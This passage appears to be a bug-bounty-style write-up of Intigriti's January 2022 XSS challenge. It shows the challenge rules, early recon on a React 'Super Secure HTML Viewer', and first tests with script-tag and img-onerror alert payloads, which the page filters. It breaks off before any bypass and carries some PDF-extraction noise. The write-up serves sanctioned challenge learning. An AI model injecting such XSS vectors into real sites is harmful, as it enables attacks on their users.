


Intigriti January 2022 Challenge: XSS Challenge 0122 by TheRealBrenu

In January ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new Cross Site Scripting challenge. The challenge itself was created by a community member TheRealBrenu.



- This challenge runs from the 10th of January until the 16th of January, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 17th of January:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#).
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to [announcement tweet](#).
- Join our [Discord](#) to discuss the challenge!

Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert (document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.

Challenge

To simplify a victim needs to visit our crafted web url for the challenge page and arbitrary javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack

Step 1: Recon

As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

The challenge page itself shows an embedded iframe with a “Super Secure HTML Viewer”.

Intigriti's January XSS challenge
By @TheRealBrenu

Find a way to execute arbitrary javascript on the iFramed page and win Intigriti swag.

Rules:

- This challenge runs from the 10th of January until the 16th of January, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, the 17th of January:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#).
- The winners will be announced on our [Twitter](#) profile.
- For every 100 likes, we'll add a tip to [announcement tweet](#).
- Join our [Discord](#) to discuss the challenge!

The solution...

- Should work on the latest version of Chrome **and** FireFox.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain or the domain of the challenge page.
- Shouldn't be self-XSS or related to MITM attacks.
- Should be reported at go.intigriti.com/submit-solution.

Test your payloads down below and [on the challenge page here](#)!

Let's pop that alert!

Super Secure HTML Viewer


Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder ▾

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  </head>
  <body>
    <div id="challenge-container" class="card-container"></div>
    <div class="card">
      <div>
        <div>
          <div>
            <div>
              <div>
                <div>
                  <div>
                    <div>
                      <div>
                        <div>
                          <div>
                            <div>
                              <div>
                                <div>
                                  <div>
                                    <div>
                                      <div>
                                        <div>
                                          <div>
                                            <div>
                                              <div>
                                                <div>
                                                  <div>
                                                    <div>
                                                      <div>
                                                        <div>
                                                          <div>
                                                            <div>
                                                              <div>
                                                                <div>
                                                                  <div>
                                                                    <div>
                                                                      <div>
                                                                        <div>
                                                                          <div>
                                                                            <div>
                                                                              <div>
                                                                                <div>
                                                                                  <div>
                                                                                    <div>
                                                                                      <div>
                                                                                        <div>
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

Styles Computed Layout Event Listeners >>
Filter :hover .cls +
element.style {
}
html{attribute Style}{
-webkit-locale: "en";
}
html {
 display: block;
}
user agent stylesheet


border
position: absolute;
width: 761px; height: 571.075px

To make our life a bit easier we can go directly to the page loaded by that iframe: <https://challenge-0122-challenge.intigrity.io/> which then only shows the Super Secure HTML Viewer” itself.




We are up against a HTML viewer so a first thing we can do is see if our HTML viewer is actually parsing our input. Let's give it a try with some very easy HTML code `<h1><i>test</i></h1>` for example.

Enter the input `<h1><i>test</i></h1>` and click the “Parse” button.





That worked fine. Our input text “test” is parsed in italic and a bit bold from the heading tag. Looking at the browser address bar this already reveals something. Once parsed we can see a “payload” parameter being used.



At this point we notice HTML being parsed then my idea is simple try to input javascript or an XSS vector based on HTML context. The payloads are URL encoded in the browser address bar.

	XSS Payload	URL encoded payload
Javascript alert box	<script>alert()</script>	<script>alert()%2Fscript>
HTML context XSS payload		<img%20src%3Dx%20onerror%3Dalert()%gt;


The javascript payload results in nothing shown and no alert box. The XSS vector that should fire in HTML context seems to get parsed as we can see the image symbol reflected but the alert box is also not firing so the XSS is not executed:



So something is blocking us from parsing javascript and once we try to parse HTML that uses an event attribute like “onerror” this seems not to execute. We need to take this a step further and have a look at the source code if we want to get an XSS payload to fire.


Our HTML context XSS payload `` seems to get parsed for a part so we can inspect this via the developer tools and check how it is exactly reflected in the source code.

Right click on the reflected image shown and choose “Inspect”




The event attribute “onerror” is clearly missing in the source code. Something in this web application is filtering the input for safety reasons. We need to figure out what it is and of course try to bypass this “safety” mechanism for our XSS attack to fire.

As we are now in the developer tools we can have a look at the other sources of this web page via the “Sources” tab.



Ok this could look overwhelming with many folders and subfolders but a quick glance at these folders reveals we are facing a web application built with the React library (<https://reactjs.org/>).

Another way to get this information is via browser plugins like “Wappalyzer” for example in Chrome:



The first hurdle to take at this point is to find in the React application folder structure the custom made webpages for the challenge.

Probably not the fastest way but if I doubt if a certain file or folder is custom made I simply Google it. Take certain text from the source code or folder name and check if you get other results and compare if they are similar. Then you can know if this is a generally used folder or file for react applications or a custom one.

Example for the packages “react-router-dom”

The screenshot shows the Chrome DevTools interface with the 'Sources' tab selected. The left sidebar displays the project structure for 'challenge-0122-challenge-intl10'. A red box highlights the 'react-router-dom' package in the 'node_modules/react-router-dom' folder. The right pane shows the content of the 'index.js' file, which includes imports from 'react-router-dom' and a detailed explanatory comment about the 'useGlobal' export.

```
// We provide these exports as an escape hatch in the event that you need any
// specific functionality from the router that we don't expose via the main API.
// We want to cover your use case if we can, so if you feel the need to use these
// we want to hear from you. Let us know what you're building and we'll do our
// best to support it.
//
// We consider these exports an implementation detail and do not guarantee
// against any breaking changes, regardless of the minor release. Use with
// extreme caution, only if you understand the consequences.
//
// useGlobal()
// UNSAFE_NavigationContext,
// UNSAFE_LocationContext,
// UNSAFE_RouteContext
// ) from "react-router-dom"
// COMPONENTS
// ...
// export interface BrowserRouterProps {
//   basename?: string;
//   children?: React.ReactNode;
//   window?: Window;
// }
// ...
// /**
// * A <Router> for use in web browsers. Provides the cleanest URLs.
// */
// manifest.json
```

We find the same code on Goolge so this is not custom made:

routing data that we don't provide an explicit API for. With that said, we

All News Images Videos Maps More Tools

About 2.090.000 results (0,35 seconds)

<https://github.com/remix-run/react-router/issues> ::

[v6] [Feature] Access router 'history' object to listen for location ...

04 Nov 2021 — We provide these exports as an escape hatch in the event that you need any // routing data that we don't provide an explicit API for.

A screenshot of a Google search results page for the query "react-router-dom". The search bar at the top contains the query. Below it, there are several search results listed:

- Quick Start - React Router: Declarative Routing for React.js**
https://reactrouter.com/web/guides/quick-start ...
Since we're building a web app, we'll use `react-router-dom` in this guide. ... `BrowserRouter` as `Router`, `Switch`, `Route`, `Link` } from "`react-router-dom`", ...
Primary Components · Declarative Routing for React.js · React Router Link · Switch
- React Router: Declarative routing for React apps at any scale**
Version 6 of **React Router** is here! **React Router v6** takes the best features from v3, v5, and its sister project, **Reach Router**, in our smallest and most ...
https://reactrouter.com/docs/getting-started/overvi... : Overview - React Router
- Import { render } from "react-dom"; import { BrowserRouter, Routes, Route } from "react-router-dom"; // import your route components too render(...**
- People also ask :**
 - What is a react router dom?
 - What is difference between react router and react router dom?
 - How do I use dom route in react router?
 - Why react router dom is used?
- react-router-dom - npm**
https://www.npmjs.com/package/react-router-dom :
17 Dec 2021 — `react-router-dom`. TypeScript icon, indicating that this package has built-in type declarations. 6.2.1 • Public • Published a month ago.
Types/react-router-dom · Keywords:router · Keywords:react · 64 Versions


If you are not familiar with the react framework this is a possible way to check which files are custom made and which ones not.

If we check the folder structure there are 2 files that should catch our eye:

js → pages → I0x1 → index

js → pages → I0x1C → index.js

The source code for example reveals the text “Here is the result!” so we can be sure that this is directly linked to the challenge page we are using:



The other index.js file source code reveals the page title “Super Secure HTML viewer” and the “Parse” button:

